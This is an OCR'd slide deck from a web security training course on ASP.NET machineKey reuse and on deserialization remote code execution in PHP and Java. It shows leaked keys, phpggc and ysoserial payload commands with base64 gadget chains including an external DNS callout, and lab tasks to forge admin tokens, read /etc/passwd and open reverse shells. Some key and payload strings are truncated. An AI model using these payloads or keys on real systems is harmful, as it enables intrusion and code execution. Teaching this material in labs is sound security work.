
NotSoSecure part of claranet cyber security

ViewState MAC Failed.. What next ?



NotSoSecure part of claranet cyber security

Publicly Released Machine Key



Repositories | Code 193K | Commits 1 | Issues 24 | Wikis 1 | Users

193,454 code results

Sort: Best match

tomvoros/deertier – MachineKey.config

Showing the top three matches Last indexed on Jan 16

```
1  <?xml version="1.0"?>
2  <!-- Development machineKey -->
3  <machineKey
   validationKey="D84C53B41115651FA84C4308A6A7E4FE9BFC97CDD6F4C31F1FF3045750D95404583349BE68EB5CCC4
   decryptionKey="0B3983B325E562C7BE29874987990F66557B9EA50E63708E08756EFFEF35BBD2" validation="SHA
```

pwideman/ClubPool – machinekey.config

Showing the top five matches Last indexed on Sep 14, 2016


```
1  <?xml version="1.0"?>
2  <machineKey
3
   validationKey="CD25BC807BD66347F9A70175A40F0[illegible]365AD683F04B053AB59A18F
```


NotSoSecure part of claranet cyber security

Project Blacklist3r

Goal:

- Accumulate the secret keys / secret materials of various web frameworks
- Are publicly available and used by developers
- Blacklist3r will audit the target application and verify the usage of these pre-published keys



Reference:
https://github.com/NotSoSecure/Blacklist3r

Exercise

Auth Bypass using pre-shared MachineKey

- Identify a pre-shared Machine Key used in the application using Blacklist3r
- Create a new auth token for ‘admin’ user and gain access to the administrative console.
- Use http://utility.webhacklab.com/ to generate payloads

  Challenge URL:
  http://admin.webhacklab.com/

Module: Remote Code Execution

- ☑ PHP object injection
- ☑ Java Deserialization Attack
- ☑ .Net Deserialization Attack
- ☑ Python Deserialization Attack
- ☑ Ruby/ERB template injection


And relevant case studies

Remote Code Execution

- When an Application performs code execution via user input.
- Code Execution is performed on Base Operating System.
- If App was running with privileges ==> Total System Compromise.

NotSoSecure part of claranet cyber security

Serialization and Deserialization



Object Serialization

Converting complex data structures like objects/arrays to strings for byte-by-byte transmission

Supported by: Java, .Net, PHP, Ruby, Python etc.

Typical Use Cases:

- Passing Form objects as is for processing
- Passing objects as URL Query parameters
- Storing objects data in text or in a single database field

NotSoSecure part of claranet cyber security

PHP Object Injection

PHP provides object serialization using ‘serialize’ function. A serialised object can be used later unserialized and used


Attack Scenario:

- Applications sometimes use classes hidden from users, but with access to source code (e.g. open source CMS) or by simply guessing the class an attacker might be able to abuse it
- The issue arises when the attacker can access other PHP objects and use them to perform malicious tasks (e.g. read/write file)

NotSoSecure part of claranet cyber security

PHP

Code execution can be achieved when we pass a serialized object to the unserialise function(unserialize()) , controlling the creation(serialization) of the object in memory.



PHP : Exploitation Requirements

- Application must leverage class with magic method

Here are few magic functions in php:

```
__construct(), __destruct(), __call(), __callSt
atic(), __get(), __set(), __isset(), __unset(), __sleep(), __wakeup(), __toString(), __invoke(),
__set_state(), __clone(), and __autoload().
```

Here are few magic methods in php:

```
Exception::__toStringErrorException::__toStringDateTime::__wakeupReflectionException::__toStringReflecti
onFunctionAbstract::__toStringReflectionFunction::__toStringReflectionParameter::__toStringReflectionMet
hod::__toStringReflectionClass::__toStringReflectionObject::__toStringReflectionProperty::__toStringRefl
ectionExtension::__toStringLogicException::__toStringBadFunctionCallException::__toStringBadMethodCallEx
ception::__toStringDomainException::__toStringInvalidArgumentException::__toStringLengthException::__toS
tringOutOfRangeException::__toStringRuntimeException::__toString
```

Ref: http://www.programmerinterview.com/index.php/php-questions/php-what-are-magic-functions/

Attack Scenario:

- All classes used in attacks must be declared or support autoloading
- Knowledge of server side code is required to form the gadget chain

NotSoSecure part of claranet cyber security

PHP Object Injection

Sample PHP Class:

```
<?php
        class FileClass {
        public $filename = 'error.log’;
        public function __toString(){
        return file_get_contents($this->filename);
        }}
?>
```

Serialized Object:

```
O:9:"FileClass":1:{s:8:"filename";s:9:"error.log";}
```

NotSoSecure part of claranet cyber security

Exercise

PHP Object Injection

- Exploit a PHP object injection instance to access '/etc/passwd' file from the server:

  Challenge URL:
  http://shop.webhacklab.com/help.php

PHPGGC: PHP Generic Gadget Chains

- Is a utility that generates payloads for exploiting unserialize() of many known opensource PHP applications. It contains GadgetChains contributed by various security researchers. Saves the tedious process of finding and combining gadgets.

```
┌──(root💀kali)-[~/tools/phpggc]
└─# ./phpggc Slim/RCE1 system id -b
TzoxODoiU2xpbVxIdHRwXFJlc3BvbnNlIjoyOntzOjEwOiIAKgBoZWFkZXJzIjtPOjg6IlNsaW1cQXBw
IjoxOntzOjE5OiIAU2xpbVxBcHAAY29udGFpbmVyIjtPOjE0OiJTbGltXENvbnRhaW5lciI6Mzp7czoy
MToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6MzoiYWxsIjthOjI6e2k6MDtPOjg6IlNsaW1c
QXBwIjoxOntzOjE5OiIAU2xpbVxBcHAAY29udGFpbmVyIjtPOjg6IlNsaW1cQXBwIjoxOntzOjE5OiIA
U2xpbVxBcHAAY29udGFpbmVyIjtPOjE0OiJTbGltXENvbnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxD
b250YWluZXIAcmF3IjthOjE6e3M6MzoiaGFzIjtzOjY6InN5c3RlbSI7fXM6MjQ6IgBQaW1wbGVcQ29u
dGFpbmVyAHZhbHVlcyI7YToxOntzOjM6ImhhcyI7czo2OiJzeXN0ZW0iO31zOjIyOiIAUGltcGxlXENv
bnRhaW5lcgBrZXlzIjthOjE6e3M6MzoiaGFzIjtzOjY6InN5c3RlbSI7fX19fWk6MTtzOjI6ImlkIjt9
fXM6MjQ6IgBQaW1wbGVcQ29udGFpbmVyAHZhbHVlcyI7YToxOntzOjM6ImFsbCI7YToyOntpOjA7czo2
O2k6MTtzOjI6ImlkIjt9fXM6MjI6IgBQaW1wbGVcQ29udGFpbmVyAGtleXMiO2E6MTp7czozOiJhbGwi
O2E6Mjp7aTowO3I6NjtpOjE7czoyOiJpZCI7fX19fXM6NzoiACoAYm9keSI7czowOiIiO30=
```

Reference:
https://github.com/ambionics/phpggc

NotSoSecure part of claranet cyber security

Exercise

PHP Deserialization Attack

- Identify and exploit the PHP Deserialization vulnerability
- Get a reverse shell and extract the system information such as username, OS type from the server

  Challenge URL:
  http://slim.webhacklab.com:8081

Java Object Serialization

In Java, Objects can be serialized in three ways

- **Binary - readObject() method**
  - Primarily used for transmitting Java “objects” over the wire as serial data
- XML - XMLDecoder, XStream, Castor
  - Primarily used for transmitting Java “objects” over the wire as XML data
- JSON - Jackson, Fastjson, JsonIO
  - Performs marshalling/unmarshalling of java objects in JSON format


And a lot many other formats and libraries as described here - https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet


NotSoSecure part of claranet cyber security

Java Binary Deserialization Vulnerabilities

readObject() of ObjectInputStream class

- Converts serialized java string to an object which is the process of Deserialization
- If user supplied input is passed into this function it can lead to remote code execution





readObject()

```
class Car {
    private String model="i20" ;
    private int capacity=1200 ;
}
```

YSoSerial Utility

- Ysoserial is a grouped collection of “gadget chains” discovered in common java libraries that can be exploited for unsafe Deserialization of objects. This utility accepts user-specified input and wraps it withing the mentioned gadget chain.

```
┌──(root💀kali)-[~/tools]
└─# java -jar ysoserial-master.jar CommonsCollections4 'nslookup user10.webhacklab.com' | base64 -w0
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by ysoserial.payloads.util.Reflections (file:/root/tools/ysoserial-ma
ster.jar) to field com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl._bytecodes
WARNING: Please consider reporting this to the maintainers of ysoserial.payloads.util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0Nv
bXBhcmF0b3I7eHAAAAACc3IAQm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcGFyYXRvcnMuVHJhbnNmb3JtaW5nQ29t
cGFyYXRvci/5hPArsQjMAgACTAAJZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcm1lcnQALUxvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVj
dGlvbnM0L1RyYW5zZm9ybWVyO3hwc3IAQG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcGFyYXRvcnMuQ29tcGFyYWJs
ZUNvbXBhcmF0b3L79JkluG6xNwIAAHhwc3IAO29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuQ2hhaW5lZFRy
YW5zZm9ybWVyMMeX7Ch6lwQCAAFbAA1pVHJhbnNmb3JtZXJzdAAuW0xvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnM0L1RyYW5z
```

Reference:
https://github.com/frohoff/ysoserial

Exercise


Java Deserialization Attack - Binary

- Identify and inject a payload into the serialized data to make the host send DNS requests to an external host:
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file

  Challenge URL:
  http://mblog.webhacklab.com/login

- **Note:** Send a DNS request to the host user**X**.webhacklab.com

Java Deserialization – SerialVersionUID Mismatch



HTTP Status 500 - org.apache.commons.beanutils.BeanComparator; local class incompatible: stream classdesc serialVersionUID = -2044202215314119608, local class serialVersionUID = -3490850999041592962

type Exception report

message org.apache.commons.beanutils.BeanComparator; local class incompatible: stream classdesc serialVersionUID = -2044202215314119608, local class serialVersionUID = -3490850999041592962

description The server encountered an internal error that prevented it from fulfilling this request.

exception

```
java.io.InvalidClassException: org.apache.commons.beanutils.BeanComparator; local class incompatible: stream classdesc seria
        java.io.ObjectStreamClass.initNonProxy(ObjectStreamClass.java:687)
        java.io.ObjectInputStream.readNonProxyDesc(ObjectInputStream.java:1883)
        java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1749)
        java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2040)
        java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1571)
        java.io.ObjectInputStream.defaultReadFields(ObjectInputStream.java:2285)
        java.io.ObjectInputStream.defaultReadObject(ObjectInputStream.java:561)
```

- The generate payload using ysoserial.jar resulted in error
- Server uses a different version of the BeanComparator class

